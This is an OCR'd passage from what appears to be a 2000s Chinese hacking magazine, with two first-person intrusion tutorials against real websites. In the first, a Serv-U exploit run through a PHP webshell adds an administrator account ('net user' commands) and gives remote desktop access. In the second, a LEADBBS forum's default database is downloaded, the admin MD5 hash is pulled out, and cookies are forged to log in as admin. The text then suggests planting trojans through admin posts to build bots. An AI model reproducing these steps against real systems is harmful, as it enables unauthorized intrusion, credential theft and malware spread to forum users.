
## 六、终结服务器权限

既然是Windows系统就好办多了，拿出superscan3.0扫了一下21端口，发现安装有Serv-U，如图14。关于利用它进行提权的教程文章已经是数不胜数了。这个PHP木马就已经包含有Serv-U的提权程序，就是那个Serv-U EXP了（严格来说其实这个也不是EXP），如图15。二话不说，直接添加个用户就是了，命令格式为“net user username password /add”、“net localgroup ad-

ministrators username /add”，查看返回信息用户已经成功添加进去了，特别是那句“Recv：200 EXEC command successful (TID=33).”说明命令已经成功执行了，如图16。

已经有了帐户和密码，接下来就是连接登录远程桌面了，可是却连接不上，难道是防火墙搞的鬼。想使用PHP木马执行一下DOS命令，可是老是出错，看不到回显，如图17。好在发现这个服务器上还支持ASP、ASPX木马。于是我又上传了一个ASPX木马，利用读取注册表的功能，把存放在注册表里的远程桌面服务器的连接端口读了出来，原来是60000呀，如图18。我重新进行连接，终于成功的登录上去了，这台服务器的配置还不错哦，还是4个Xeon3.2GHz的CPU哦。





## 七、后记

后来在网站上看到还有一个PHPWind v5.0.1的论坛，让我吃惊的是使用猜测出来的网站后台管理员用户名和密码竟然可以登录进PHPWind的后台，如图19，在PHPWind后台同样可以拿到webshell的哦。管理员叔叔们要小心了，把密码都设成同一个可不是一个好习惯！由于本文是我的第一次PHP注入实习，而且是纯手工注入，所以，不妥之处还请赐教。其实PHP注入挺好玩的，不要老是拿着工具到处去注入ASP的网站了，去尝试一下别的新东西吧，会有意外的惊喜的。

（文章中涉及到的工具superscan3.0、phpspy2006_saiy_修正版，已经收录在了光盘中）

# 一次对LEADBBS的入侵

文章难度：★★★
文章内容：针对LEADBBS的一些入侵方法，包括下载数据库、进行COOKIES注入以及修改COOKIES

kylincrystal




图1

我一同学喜欢逛一个关于红楼梦的论坛http://www.***mansions.net/Boards.asp，如图1。于是我就跟着上去看了看，发现这个论坛使用的是LEADBBS，对于这个论坛系统，我以前接触的比较少，于是决定好好的研究一下这个论坛。

## 一、默认数据库下载

相信菜鸟们对于动网论坛最大的印象就是默认数据库了，但是这个默认数据库并不是动网的专例，而是论坛程序的一个通病，严格意义上说这并算不上是一个什么漏洞，只能说是由于管理员的疏忽才导致我们可以利用的。LEADBBS的默认数据库路径是data/leadbbs.mdb，我们可以根据这个默认的路径来下载得到数据库文件。其实对付一些论坛程序，默认数据库下载的确是一种很傻瓜式的方法，但只要我们能够下载成功，这种傻瓜式的方法就会造成很大的危害。

我们如何找到一个论坛程序的默认数据库路径呢？很简单，

直接从网上下载一套这个论坛的程序，然后在本机寻找一下就知道了。

我在IE浏览器的地址栏里输入www.***mansions.net/data/leadbbs.mdb，弹出了一个下载窗口，数据库有400多M，不管了，先下载了再说。

下载完之后我使用明小子注入工具的“数据库管理功能”打开数据库，可以直接在上面的字段名的地方选择username，在关键字的地方输入管理员的用户名，然后点击查询，就可以查询到管理员的密码了。同样的我们也可以使用SQL语句，还记得在ASP脚本扫盲班里讲过的吗？我们点“操作”，“执行SQL语句”，然后输入**select * from leadbbs_user where id=2**（2为管理员的ID），同样可以得到管理员的信息，如图2。




图2

把这个MD5复制下来，到www.cmd5.com上去在线破解，结果却是“Not Found”，没有找到，这就郁闷了。如果在本地破解的话可能要费很长的时间，那能不能直接使用MD5登录呢？

## 二、COOKIES欺骗

COOKIES，简单的说就是浏览一个网站，当我们成功登录之后，网站就会在你的计算机上生成一个COOKIES文件，这样当我们重新来到这个网站时，不需要登录，你就发现已经在线了，这就是COOKIES在起作用，网站能够通过COOKIES认出你是谁。而COOKIES欺骗，就是通过修改COOKIES，来达到欺骗登录的目的。

经过测试，LEADBBS V3.14版本是存在COOKIES欺骗的。我们还是使用明小子注入工具（当然也可以使用更专业的MyBrowser），切换到旁注检测的选项，在当前路径处输入网站地址，然后我们随便注册一个帐号登录上去，就会在COOKIES栏中获得COOKIES了，比如：


```
AJSTAT_ok_pages=16; AJSTAT_ok_times=3; cck_lasttime=1175262712421; cck_count=0; ASPSESSIONIDQCTSTBDB=MIDENKNDJDAMAIMMCFEGBILH; gbtoyTime=2007%2D3%2D30+22%3A40%3A45; gbtoyAtBD=1003;gbtoy=pass=sry1994212&user=kylincrystal
```

这么长的一段COOKIES，其实我们只需要用到下边这一点“pass=sry1994212&user=kylincrystal”。我们把user后面的改成管理员的用户名，把pass后面改成管理员的MD5，比如“pass=b6fec7b13f40b0cf863e5e91fcb940c1&user=starfairy”，这样整段的COOKIES就变成了：

```
AJSTAT_ok_pages=16; AJSTAT_ok_times=3; cck_lasttime=1175262712421; cck_count=0; ASPSESSIONIDQCTSTBDB=MIDENKNDJDAMAIMMCFEGBILH; gbtoyTime=2007%2D3%2D30+22%3A40%3A45; gbtoyAtBD=1003; gbtoy=pass=b6fec7b13f40b0cf863e5e91fcb940c1&user=starfairy
```

我们把它复制到明小子的COOKIES一栏，动作要快一点，然后点修改，就会成功登录了（如果一次不成功的话，可以多试几次，动作要快）。

如果感觉明小子用着不太舒服，可以使用MyBrowser，步骤都是一样的，但是在修改COOKIES的时候MyBrowser要点那个在地址栏左边的一个“设置自定义的COOKIES”按钮，按下后，把修改过的COOKIES粘贴上去，刷新一下就OK了，如图3，登录成功了。


图3

## 三、对前台的利用

有时当我们拿下一个论坛的前台后，接下来想到的第一件事就是争取拿下后台。其实前台也有很多的可利用之处。还记的X论坛上的那个“刷QQB工具”吗？大家可以想像一下，如果那是一个人侵者故意放的一个木马，那得有多少肉鸡呀？同样的道理，在一个论坛上，管理员无可置疑的拥有最高威望，他发的贴子用户们都是深信不疑的，我们恰好可以利用这点来养马。

